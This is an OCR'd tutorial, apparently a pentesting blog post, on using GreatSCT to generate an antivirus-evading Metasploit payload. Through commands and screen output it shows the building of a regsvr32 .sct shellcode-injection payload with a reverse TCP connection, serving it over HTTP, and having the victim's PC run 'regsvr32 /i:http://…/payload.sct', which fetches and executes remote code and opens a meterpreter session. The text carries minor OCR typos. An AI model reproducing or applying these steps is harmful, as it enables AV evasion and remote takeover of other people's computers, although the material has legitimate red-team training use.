
GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most anti-viruses. GreatSCT is current under support by @ConsciousHacker. You can download it from

```
git clone https://github.com/GreatSCT/GreatSCT
```


Once it’s downloaded and running, type the following command to access the modules :

```
use Bypass
```




```
================================================================================
                         GreatSCT | [Version]: 1.0
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

Main Menu

        1 tools loaded

Available Commands:

        exit                    Exit GreatSCT
        info                    Information on a specific tool
        list                    List available tools
        update                  Update GreatSCT
        use                     Use a specific tool

Main menu choice: use Bypass
```

Then type 'list' to get the list of modules.



```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

GreatSCT-Bypass Menu

        26 payloads loaded

Available Commands:

        back                    Go to main GreatSCT menu
        checkvt                 Check virustotal against generated hashes
        clean                   Remove generated artifacts
        exit                    Exit GreatSCT
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

GreatSCT-Bypass command: list
```


List of modules will appear as shown in the image below:



```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================


 [*] Available Payloads:

        1)      installutil/meterpreter/rev_http.py
        2)      installutil/meterpreter/rev_https.py
        3)      installutil/meterpreter/rev_tcp.py
        4)      installutil/powershell/script.py
        5)      installutil/shellcode_inject/base64.py
        6)      installutil/shellcode_inject/virtual.py

        7)      msbuild/meterpreter/rev_http.py
        8)      msbuild/meterpreter/rev_https.py
        9)      msbuild/meterpreter/rev_tcp.py
        10)     msbuild/powershell/script.py
        11)     msbuild/shellcode_inject/base64.py
        12)     msbuild/shellcode_inject/virtual.py

        13)     mshta/shellcode_inject/base64_migrate.py

        14)     regasm/meterpreter/rev_http.py
        15)     regasm/meterpreter/rev_https.py
        16)     regasm/meterpreter/rev_tcp.py
        17)     regasm/powershell/script.py
        18)     regasm/shellcode_inject/base64.py
        19)     regasm/shellcode_inject/virtual.py

        20)     regsvcs/meterpreter/rev_http.py
        21)     regsvcs/meterpreter/rev_https.py
        22)     regsvcs/meterpreter/rev_tcp.py
        23)     regsvcs/powershell/script.py
        24)     regsvcs/shellcode_inject/base64.py
        25)     regsvcs/shellcode_inject/virtual.py

        26)     regsvr32/shellcode_inject/base64_migrate.py


GreatSCT-Bypass command: use regsvr32/shellcode_inject/base64_migrate.py
```


From the list of modules choose the following :

```
use regsvr/shellcode_iject/base64_migrate.py
generate
```




```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 Payload information:

        Name:           Regsvr32 Shellcode Injection with Process Migration
        Language:       regsvr32
        Rating:         Excellent
        Description:    Regsvr32 DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: regsvr32/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[regsvr32/shellcode_inject/base64_migrate>>] generate
```

After the above commands, **type 1** to choose MSFVenom




```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [?] Generate or supply custom shellcode?

     1 - MSFVenom (default)
     2 - custom shellcode string
     3 - file with shellcode (\x41\x42..)
     4 - binary file with shellcode

 [>] Please enter the number of your choice: 1
```

Then it will ask you for payload. Just press enter as it will take **windows/meterpreter/reverse_tcp** as a default payload and that is the one we need. After that provide IP like here we have given 192.168.1.107 and the given port (any) as here you can see in the image below that we have given lport as 2345




```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [?] Generate or supply custom shellcode?

     1 - MSFVenom (default)
     2 - custom shellcode string
     3 - file with shellcode (\x41\x42..)
     4 - binary file with shellcode

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.1.107
 [>] Enter value for 'LPORT': 2345
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):

 [*] Generating shellcode...
```

After giving the details, it will ask you a name for your malware. By default, it will set name 'payload' so either you can give a name or just press enter for the default settings.



```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

Please enter the base name for output files (default is payload):
```


And just as you press enter it will generate two files. One of them will be a resource file and others will be a .sct file.



```
================================================================================
                                  Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [*] Language: regsvr32
 [*] Payload Module: regsvr32/shellcode_inject/base64_migrate
 [*] COM Scriptlet code written to: /usr/share/greatsct-output/source/payload.sct
 [*] Execute with: regsvr32.exe /s /u /n /i:payload.sct scrobj.dll
 [*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```


Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```



```
root@kali:/usr/share/greatsct-output/source# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now execute the .sct file in the run window of the victim's PC as shown below.




Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regsvr32.exe /s /u /n /i:http://192.168.1.107/payload.sct

Simultaneously, start the multi/handler using the resource file. For this, type :

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And you have a meterpreter session.



```
[*] Processing /usr/share/greatsct-output/handlers/payload.rc for ERB directives.
resource (/usr/share/greatsct-output/handlers/payload.rc)> use exploit/multi/handler
resource (/usr/share/greatsct-output/handlers/payload.rc)> set PAYLOAD windows/meterpreter
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LHOST 192.168.1.107
LHOST => 192.168.1.107
resource (/usr/share/greatsct-output/handlers/payload.rc)> set LPORT 2345
LPORT => 2345
resource (/usr/share/greatsct-output/handlers/payload.rc)> set ExitOnSession false
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.107:2345
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:2345 -> 192.168.1.106:49165) at 2019-01-14

msf exploit(multi/handler) > sessions 1
